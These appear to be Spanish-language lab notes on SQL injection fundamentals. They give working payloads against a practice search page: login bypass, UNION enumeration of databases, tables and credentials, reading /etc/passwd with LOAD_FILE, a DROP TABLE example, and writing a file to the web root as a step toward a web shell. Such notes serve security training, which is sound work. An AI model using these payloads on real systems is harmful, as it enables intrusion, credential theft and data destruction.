


SQL Injection Fundamentals (intro)

Intro to SQL Injections

SQLi se refiere a inyecciones de código sql para modificar peticiones, para conseguir información, escribir en ficheros o navegar por terminal.

Arquitectura de peticiones a Bases de Datos de Tier II:



Códigos vulnerables PHP para conexiones con bases de datos usando MySQL:

```
$conn = new mysqli("localhost", "root", "password", "users");  
$query = "select * from logins";  
$result = $conn->query($query);
```

Para retornar los resultados de las queries de SQL:

```
while($row = $result->fetch_assoc() ){  
    echo $row["name"]."<br>";  
}
```


En caso de que se este buscando por usuarios tenemos el siguiente código de ejemplo:

```
$searchInput = $_POST['findUser'];  
$query = "select * from logins where username like '%$searchInput'";  
$result = $conn->query($query);
```

Como ejemplo más básico de SQLi tenemos el siguiente, en el que se modifica la sentencia para que se borren las tabla "users":

```
select * from logins where username like '%1'; DROP TABLE users;'
```

Existen diferentes tipos de SQLi:



Subverting Query Logic

Authentication Bypass

Admin panel

Username

Password

Login

Teniendo un panel de acceso vemos que modificando la sentencia que espera el server podemos bypassarlo:

Admin panel

Executing query: `SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';`

Login successful as user: admin

SQLi Discovery

Algunas formas de saber si estamos ante un SQLi con estos caracteres, si probocamos un error estamos ante un posible SQLi:


Payload	URL Encoded
'	%27
"	%22
#	%23
;	%3B
)	%29

OR Injection

Si tuviésemos esta sentencia de comprobación inyectaríamos **'or true'** para forzar el login:

```
SELECT * FROM logins WHERE username='admin' or true AND password = 'something';
```

```
SELECT * FROM logins WHERE username='admin' OR '1'='1' AND password = 'something'
```



Using Comments

Auth Bypass with comments

```
SELECT * FROM logins WHERE username='admin'-- ' AND password =  
'something';
```

Admin panel

Executing query: `SELECT * FROM logins WHERE username='admin'-- ' AND password = 'a';`

Login successful as user: admin

Another Example

Admin panel

Executing query: `SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';`

Login failed!

Admin panel

Executing query: `SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '0f359740bd1cda994f8b55330c86d845';`

Login failed!

Admin panel

Executing query: SELECT * FROM logins WHERE (username='tom' AND id > 1) AND password = 'f86a3c565937e631515864d1a43c48e7';

Login successful as user: tom

Admin panel

Executing query: SELECT * FROM logins WHERE (username='admin')-- ' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';

Login successful as user: admin

Union Clause

Even Columns

Si tenemos dos consultas que devuelven el mismo número de columnas, podemos usar el operador UNION para extraer datos de otras tablas y bases de datos.

```
SELECT * from products where product_id = '1' UNION SELECT username, password from passwords-- '
```

Un-even Columns

Si solo queremos obtener una columna (p. ej., nombre de usuario), debemos usar `nombredeusuario, 2`, de modo que tengamos el mismo número de columnas:

```
SELECT * from products where product_id = '1' UNION SELECT username, 2 from passwords
```

Si la tabla de la consulta original tuviera más columnas, tendríamos que agregar más números para crear las columnas restantes. Por ejemplo, si la consulta original usara SELECT en una tabla con cuatro columnas, la inyección UNION sería:

```
UNION SELECT username, 2, 3, 4 from passwords-- '
```

Union Injection

Simplemente añadiendo un parámetro como `'` podemos darnos cuenta que se nos muestra un mensaje de error, por lo que vemos un potencial SQLi:

⌕ → 🏠 http://SERVER_IP:PORT/search.php?port_code=cn ☰

Search for a port:

Port Code	Port City	Port Volume
-----------	-----------	-------------

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

Detect number of columns

Primero debemos detectar el número de columnas que tiene esa tabla de la que queremos sacar la información, la forma más fácil es utilizar lo siguiente:

```
' order by 1-- -
```

Podemos cambiar el número hasta ver cuando ya no se nos reportan resultados para saber que el último número que nos mostró resultados es el número de columnas.

⌕ → 🏠 http://SERVER_IP:PORT/search.php?port_code= ☰

Search for a port:

Port Code	Port City	Port Volume
-----------	-----------	-------------

Unknown column '5' in 'order clause'

En este caso el número de columnas es 4, ya que al introducir 5 se nos mostró el error.

Using UNION

Sabiendo que se tiene 4 columnas, vamos a hacer que se nos muestren.

```
cn' UNION select 1,2,3,4-- -
```

http://SERVER_IP:PORT/search.php?port_code=cn

Search for a port:

Port Code	Port City	Port Volume
2	3	4

Location of Injection

Si nuestra finalidad es ver la versión (varía dependiendo del tipo de BD en el que estemos):

```
cn' UNION select 1,@@version,3,4-- -
```

http://SERVER_IP:PORT/search.php?port_code=cn

Search for a port:

Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4

Database Enumeration (Explotation)

MySQL Fingerprinting

Dado que en este módulo abordamos MySQL, analizaremos las bases de datos MySQL. Las siguientes consultas y sus resultados nos indicarán que estamos trabajando con MySQL:

Payload	When to Use	Expected Output	Wrong Output
<code>SELECT @@version</code>	When we have full query output	MySQL Version 'i.e. 10.3.22-MariaDB-1ubuntu1'	In MSSQL it returns MSSQL version. Error with other DBMS.
<code>SELECT POW(1,1)</code>	When we only have numeric output	1	Error with other DBMS
<code>SELECT SLEEP(5)</code>	Blind/No Output	Delays page response for 5 seconds and returns 0.	Will not delay response with other DBMS


SCHEMATA

```
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+-----+
| SCHEMA_NAME |
+-----+
| mysql       |
| information_schema |
| performance_schema |
| ilfreight   |
| dev         |
+-----+
6 rows in set (0.01 sec)
```

Para ver la BD que tenemos usamos:

```
cn' UNION select 1,database(),2,3-- -
```



The screenshot shows a web browser with the URL `http://SERVER_IP:PORT/search.php?port_code=cn`. The page has a blue header with the text "Search for a port:" followed by an input field and a "Search" button. Below the header is a table with three columns: "Port Code", "Port City", and "Port Volume". The table contains one row with the values "ilfreight", "2", and "3".

Port Code	Port City	Port Volume
ilfreight	2	3

Vemos las bases de datos **ilfreight** y **dev**, sabiendo esto planteamos el siguiente ataque:

```
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -
```


http://SERVER_IP:PORT/search.php?port_code=cn

Search for a port:

Port Code	Port City	Port Volume
information_schema	3	4
ilfreight	3	4
dev	3	4
performance_schema	3	4
mysql	3	4

TABLES

La tabla TABLES contiene información sobre todas las tablas de la base de datos. Esta tabla contiene varias columnas, pero nos interesan las columnas TABLE_SCHEMA y TABLE_NAME. La columna TABLE_NAME almacena los nombres de las tablas, mientras que la columna TABLE_SCHEMA apunta a la base de datos a la que pertenece cada tabla. Esto se puede hacer de forma similar a cómo encontramos los nombres de las bases de datos. Por ejemplo, podemos usar la siguiente payload para encontrar las tablas dentro de la base de datos dev:

```
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from
INFORMATION_SCHEMA.TABLES where table_schema='dev' -- -
```

http://SERVER_IP:PORT/search.php?port_code=cn


Search for a port:

Port Code	Port City	Port Volume
credentials	dev	4
posts	dev	4
framework	dev	4
pages	dev	4

COLUMNS

Viendo que tenemos una columna llamada **credentials**, debemos inspeccionarla con:

```
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from
INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -
```




The screenshot shows a web browser at the URL `http://SERVER_IP:PORT/search.php?port_code=cn`. The page has a blue header with a search bar containing the text "Search for a port:" and a "Search" button. Below the header is a table with three columns: "Port Code", "Port City", and "Port Volume". The table contains two rows of data.

Port Code	Port City	Port Volume
username	credentials	dev
password	credentials	dev

Data

Para ver los datos que contienen esas filas usaremos la siguiente consulta:

```
cn' UNION select 1, username, password, 4 from dev.credentials-- -
```



The screenshot shows the same web browser at the URL `http://SERVER_IP:PORT/search.php?port_code=cn`. The search bar is empty. The table below the header now displays three rows of data, including the 'admin' user and their hashed password.

Port Code	Port City	Port Volume
admin	5f4dcc3b5aa765d61d8327deb882cf99	4
dev_admin	47e761039fd8ba3705d38142eaffbdd5	4
api_key	MzkyMDM3ZGjiYTUxZjY5Mjc3NmQ2Y2VmYjZkZDU0NmQglC0K	4

Reading Files


Para saber el **user** podemos hacerlo de dos maneras:

(1)

```
cn' UNION SELECT 1, user, 3, 4 from mysql.user--
```

(2)

```
cn' UNION SELECT 1, user(), 3, 4-- -
```



The screenshot shows a web browser window with the URL `http://SERVER_IP:PORT/search.php?port_code=cn`. The page has a blue header with the text "Search for a port:" followed by a text input field and a "Search" button. Below the header is a table with three columns: "Port Code", "Port City", and "Port Volume". The table contains one row with the values "root@localhost", "3", and "4".


Port Code	Port City	Port Volume
root@localhost	3	4

User Privileges

```
cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user-- -
```

Si tuviéramos muchos usuarios dentro del DBMS, podemos agregar `WHERE user="root"` para mostrar solo los privilegios de nuestro usuario actual root:

```
cn' UNION SELECT 1, super_priv, 3, 4 FROM mysql.user WHERE user="root"--  
-
```




The screenshot shows a web browser window with the URL `http://SERVER_IP:PORT/search.php?port_code=cn`. The page has a blue header with the text "Search for a port:" followed by a text input field and a "Search" button. Below the header is a table with three columns: "Port Code", "Port City", and "Port Volume". The table contains one row with the values "Y", "3", and "4".

Port Code	Port City	Port Volume
Y	3	4

Como se nos retorna una **Y** significa que la BD que tenemos super privilegios.

Desde aquí, podemos agregar WHERE grantee="'root'@'localhost'" para mostrar únicamente los privilegios de **root** de nuestro usuario actual. Nuestra payload sería:

```
cn' UNION SELECT 1, grantee, privilege_type, 4 FROM
information_schema.user_privileges WHERE grantee="'root'@'localhost'" --
-
```



Port Code	Port City	Port Volume
'root'@'localhost'	SELECT	4
'root'@'localhost'	INSERT	4
'root'@'localhost'	UPDATE	4
'root'@'localhost'	DELETE	4
'root'@'localhost'	CREATE	4
'root'@'localhost'	DROP	4
'root'@'localhost'	RELOAD	4
'root'@'localhost'	SHUTDOWN	4
'root'@'localhost'	PROCESS	4
'root'@'localhost'	FILE	4

Vemos que el privilegio **FILE** está habilitado para nuestro usuario, lo que nos permite leer archivos e incluso escribirlos. Por lo tanto, podemos proceder a intentar leer archivos.

LOAD_FILE

Podemos usar la función **LOAD_FILE()** para poder cargar la info de ese archivo:

```
cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- -
```

⏮️ → 🏠 http://SERVER_IP:PORT/search.php?port_code=cn ☰

Search for a port:

Port Code	Port City	Port Volume
root:x:0:0:root:/root:/bin/bash		
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin		
bin:x:2:2:bin:/bin:/usr/sbin/nologin		
sys:x:3:3:sys:/dev:/usr/sbin/nologin		
sync:x:4:65534:sync:/bin:/bin/sync		
games:x:5:60:games:/usr/games:/usr/sbin/nologin		
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin		
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin		
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin		
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin		

Another Example

```
cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -
```

⏮️ → 🏠 http://SERVER_IP:PORT/search.php?port_code=cn ☰

Search for a port:

Port Code	Port City	Port Volume
<div> Search for a port: <input type="text"/> <input type="button" value="Search"/> </div>		
	3	4
Port Code	Port City	Port Volume
\$.row[1]."	\$.row[2]."	\$.row[3]."

Se nos muestra esta página, que parece que no nos dice nada, pero si vemos el código HTML (CTRL + U), vemos más información:

```

117
118 <?php
119 if (isset($_GET["port_code"])) {
120 $q = "Select * from ports where code like '%" . $_GET["port_code"] . "%'";
121
122 $result = mysqli_query($conn,$q);
123 if (!$result)
124 {
125     die("</table></div><p style='font-size: 15px'>".mysqli_error($conn)."</p>");
126 }
127 while($row = mysqli_fetch_array($result))
128 {
129     echo "<tr><td style=\"width:400px\" colspan=3>".$row[1]."</td><td style=\"width:400px\" colspan=3>".$row[2].\"
130 }
131 }
132 ?>
133 </tbody>
134 </table>
135 </div>
136

```

Writing Files

Para poder escribir archivos en el servidor backend usando una base de datos MySQL, necesitamos tres cosas:

1. Usuario con privilegios de archivo habilitados
2. Variable global `secure_file_priv` de MySQL no habilitada
3. Permiso de escritura a la ubicación donde queremos escribir en el servidor backend

Esta sería la sentencia para ver el nombre de la variable y el valor de `secure_file_priv`, para ver si tenemos los permisos de escritura y lectura:

```

SELECT variable_name, variable_value FROM
information_schema.global_variables where
variable_name="secure_file_priv"

```

Convertido en payload:

```

cn' UNION SELECT 1, variable_name, variable_value, 4 FROM
information_schema.global_variables where
variable_name="secure_file_priv"-- -

```

→ ↻ 🏠 http://SERVER_IP:PORT/search.php?port_code=cn

Search for a port:

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

Al mostrárnoslo significa que **SÍ** tenemos los permisos necesarios.

Writing Files through SQL Injection

Para escribir un shell web, necesitamos conocer el directorio web base del servidor web (es decir, la raíz web). Una forma de encontrarlo es usar **load_file** para leer la configuración del servidor, como la configuración de Apache en **/etc/apache2/apache2.conf**, la configuración de Nginx en **/etc/nginx/nginx.conf** o la configuración de IIS en **%WinDir%\System32\Inetsrv\Config\ApplicationHost.config**. También podemos buscar en línea otras posibles ubicaciones de configuración. Además, podemos ejecutar un análisis de fuzzing e intentar escribir archivos en diferentes posibles raíces web, usando esta lista de palabras para Linux o esta lista de palabras para Windows. Finalmente, si ninguna de las opciones anteriores funciona, podemos usar los errores del servidor que se nos muestran e intentar encontrar el directorio web de esa manera.

```
cn' union select 1,'file written successfully! ',3,4 into outfile  
'/var/www/html/proof.txt' -- -
```


vemos como en principio no ha pasado nada:

→ ↻ 🏠 http://SERVER_IP:PORT/search.php?port_code=cn

Search for a port:

